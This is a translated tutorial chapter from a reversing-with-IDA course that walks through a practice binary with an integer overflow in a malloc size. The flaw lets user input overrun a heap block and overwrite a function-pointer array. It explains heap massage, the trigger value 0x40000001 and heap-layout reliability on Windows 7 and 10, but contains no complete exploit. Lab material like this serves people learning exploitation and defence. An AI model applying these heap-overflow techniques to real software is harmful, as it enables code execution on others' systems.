PART 46

We'll see the exercise from part 44.

http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/PRACTICA_44.7z

Before doing it, let's consider some stuff.

The Heap exploits depends on the program and the vulnerability a lot. Others are exploitable, others are not.

Many times, reliability (correct working percentage versus the times it fails) is less than other kinds of exploits to exploit other kind of vulnerability.

In general, a Heap exploit with all OK, if planets get aligned and the exploit writer works well; he/she can get more than 80% of reliability. If things go wrong because the program doesn't allow Heap manipulation or the exploit writer is not successful, he/she can get less than 30% or 60% of reliability.

¿What do I mean by Heap manipulation or Heap massage or whatever it is called? To fill the holes or free blocks with different allocations of different sizes before locating the block to overflow for it to be located in a previous address to a pointer, a vtable or something we can step.

For example, if we are going to exploit a server, we send different data packages not random ones, but having seen what each kind of package does and the sizes it allocates according to what it was sent and when I fill the Heap as I wish, I send the package that produces the allocation and it can be overflowed to locate it in a determined position.

If the program opens a file, for example, WORD, I add text fields, tables, etc. to the file. Each one will allocate different sizes that I can control before allocating the one that will be overflowed.

Obviously, this is not easy and we have to know what we are doing and the program to exploit. We can't do anything blindly.

For you not to go crazy reading old stuff about Heap exploitation, there are old methods that stepped the block header pointers and it can be exploited years ago, allocating and unallocating, just controlling what we wrote in the header pointers when overflowing the previous block.

As we see now, the header pointers are xored with variable values, the Heap works in a different way and it does multiple checks in the pointers. So, those methods don't work nowadays and it is not useful to read them today.


The Practice 44 is the worst of the cases because I can only control just an allocation according to the size I pass which it is not flexible or pretty real. So, possibilities are low.

After this part, I will do a new version of the exercise 44 with multiple allocations as in a real case for you to practice how to fill cheese holes. ☺ To have more exploiting possibilities and improve reliability.

The idea was that you practice and face this to see how you can do with the next one. Anyways, we'll analyze it and see what happens.

Now, I will face it a little for you to see the analysis.

I open the executable in IDA loader.



After loading Mypepe.dll, it prints "**Ingrese una cantidad de números enteros**" that means "**Enter an amount of integers**"

And it calls **scanf**. Then it passes, with **LEA**, the **numero** variable address to save the typed value there in decimal format because the format is **%d**.

```
004010C8        call    _printf
004010CD        add     esp, 8
004010D0        mov     edx, [ebp+numero]
004010D3        shl     edx, 2
004010D6        push    edx ; Size
004010D7        call    ds:__imp__malloc
004010DD        add     esp, 4
004010E0        mov     [ebp+Dst], eax
```

Then, it takes that number and multiplies it by 4 and uses it as the malloc size.

```
shl eax, 2   ;Equivalent to EAX*4
```

And it saves the block in the **Dst** variable. I'll rename it.

```
004010C8        call    _printf
004010CD        add     esp, 8
004010D0        mov     edx, [ebp+numero]
004010D3        shl     edx, 2
004010D6        push    edx ; Size
004010D7        call    ds:__imp__malloc
004010DD        add     esp, 4
004010E0        mov     [ebp+p_bloque_mi_size], eax
004010E3        mov     eax, ds:__imp__system
004010E8        mov     [ebp+Dst3], eax
```

To differentiate it a little, I renamed it with a block abbreviation to the block where I control the size.

```
004010DD        add     esp, 4
004010E0        mov     [ebp+p_bloque_mi_size], eax
004010E3        mov     eax, ds:__imp__system
004010E8        mov     [ebp+Dst3], eax
004010EB        push    10h ; size
```


It saves the system address in Dst3 variable. I'll rename it.

```
004010E0        mov     [ebp+p_bloque_mi_size], eax
004010E3        mov     eax, ds:__imp__system
004010E8        mov     [ebp+p_system], eax
004010EB        push    10h ; size
004010ED        call    ??_U@YAPAXI@Z ; operator new[](uint)
004010F2        add     esp, 4
004010F5        mov     [ebp+var_18], eax
004010F8        mov     ecx, [ebp+var_18]
```

Then, it calls **new**. I can see it better if I change it in **demangle names**.

```
004010CD                add     esp, 8
004010D0                mov     edx, [ebp+numero]
004010D3                shl     edx, 2
004010D6                push    edx ; Size
004010D7                call    ds:__imp__malloc
004010DD                add     esp, 4
004010E0                mov     [ebp+p_bloque_mi_size], eax
004010E3                mov     eax, ds:__imp__system
004010E8                mov     [ebp+p_system], eax
004010EB                push    10h ; size
004010ED                call    operator new[](uint)
004010F2                add     esp, 4
004010F5                mov     [ebp+var_18], eax
```


The size, 0x10, is constant.



Internally, the **new** calls a malloc with the same size and if it can allocate, EAX will be different from 0 and it will go to the block with the **pop ebp-ret** returning the allocated block address in EAX.

```
004010E3                mov     eax, ds:__imp__system
004010E8                mov     [ebp+p_system], eax
004010EB                push    10h ; size
004010ED                call    operator new[](uint)
004010F2                add     esp, 4
004010F5                mov     [ebp+p_bloque_size_0x10], eax
004010F8                mov     ecx, [ebp+p_bloque_size_0x10]
004010FB                mov     [ebp+array], ecx
```


I renamed, with an abbreviation, the variable that saves that address, from the pointer to the constant size block, 0x10. Besides, it saves the same address in the **array** variable




Then, it saves the printf address in that buffer pointed by **array**. It seems like a pointer or dword array because it seems to index with groups of 4. It only fills the first array field with the printf address.

ECX + EAX = ECX because EAX = 0. It will save printf in the array start address that is the first field.

If we had the code, we'd prove that they are 4 fields of 4 bytes and it saves a pointer to printf in the first one.




I defined the **system_t** type and it is a system pointer. So, 4 pointers of 4 bytes. The length is 0x10 or 16 decimal. The size of what it will allocate (a pointer array)



Then, it warns printing the block address with my size: **p_bloque_mi_size** telling me that I will write my integers there.

We have a pointer array to **system** and an allocation which I control the size and I will write integers there.




Then, it prints asking us to write our first integer and it enters the loop that is marked with green, it puts a variable: i =0 that will be the counter, the exit is comparing it with the number value. If it is greater, it quits the loop.

The loop idea is to write the integers, for example, if we typed in **number** the 4 value decimal, it allocated 4 * 4 that is 16 decimal or 0x10 and it will have to loop 4 times to save a 4-byte pointer and increase with 4 in each loop. That way, it will loop 4 times for 4 bytes saved. Each time, it will be 16 bytes decimal saved in the 16-dec block and there won't be overflow.

We'll see that the loop exit will be when **i** (the counter) is greater or equal than the number I entered at the beginning.

Here, the overflow is produced in the multiplication. If my initial number is, for example, 1073741825 that corresponds to 0x40000001, when multiplied by 4, it will overflow the possible maximum of 32 bits. The result will be 4 and it will allocate a size of 4 only.


```
In[13]: 0x40000001
Out[13]: 1073741825

In[14]:
```




So, it will allocate 4 bytes of size and when writing in each loop, it will copy 4 bytes there and repeat 1073741825 times because that's the number we typed and the one evaluated by the counter with that value as output.

Obviously, the program works well while the multiplication of the typed number by 4 doesn't overflow the maximum of a 32-bit integer.

Many people ask how I got the 0x40000001 value. Easy, I just divided 0xFFFFFFFF/4. The result is 0x3FFFFFFF.




When multiplying that by 4, it will be close to 0xFFFFFFFF. I increase it one at a time until it overflows and the result will be a small number.




So, 0x40000000 * 4 = 0. It doesn't work. I add it 1 more and it is 4. That works and I have the value range from 0x40000001 on that produces overflow whose result is a small value.

Obviously, the multiples of 0x40000000, to which I'll add one at a time, will work.



So, the idea here is to overflow the block to which I write the integers, trying to get to the pointer array block. Besides, in the middle of the loop, it uses the saved pointer to print in the first field of the array.




It prints the word “**correcto**” or **correct** in each loop, using the pointer to printf saved in the array and adding ECX that is 0 as in the previous time that comes from that multiplication by 0. So, if we don’t step the pointer, it will jump to print, but if we can step the array, we can jump to execute code.


Some things have to be done for this to happen, as there are not many allocations here and we can’t massage the Heap filling its holes with allocations with controlled size, it can fail because if the pointer array stays in an address lower than the block to overflow, I won’t be able to get it because I can’t write backwards. ☺

The idea is that the pointer array must stay close, but in an address higher than the block to overflow.


Obviously, that doesn’t depend on us, in this case. And if it fails, we couldn’t exploit it. If there were multiple allocations as in the first practice, we could fill the Heap, allocating in the free blocks to make the block to overflow go to a higher address.



The last thing is that the integer we entered it saves it in a temporal variable and it only copies it with memcpy of 4 bytes to the block if it is greater than 0x20. If it is less, it skips the copy.




The address where it writes it is increased with 4 at a time. It is an integer array too. That’s why it increases it with 4 at a time.




It is already analyzed. Let’s see what happens if I run it outside IDA.

```
In[29]: hex(0x40000004 * 4 & 0xffffffff)
Out[29]: '0x10L'
In[30]: 0x40000004
Out[30]: 1073741828

In[31]:
```


Let's try if our block allocates the same amount of the pointer array (0x10) which would have certain logic because it firstly allocates my block and then the pointer array. Both with the same size. Mine stayed with a lower array to overflow and step the other, but I'll try it on Windows 7 first because it is friendlier for Heap cases.



That looks good. The block to overflow is in 0x612900 and the block with the pointer array is in 0x612918. ☺ I will run it 10 times to see what percentage is OK. Remember that if you changed the Page Heap for this process, you'll have to set it as normal Heap.




We see that the distance is always 18 because being both of the same size and on Windows 7 that is better, the thing goes right. I'll try it on Windows 10.



On Windows 10, it is more variable. Sometimes, it is OK and others it is wrong.

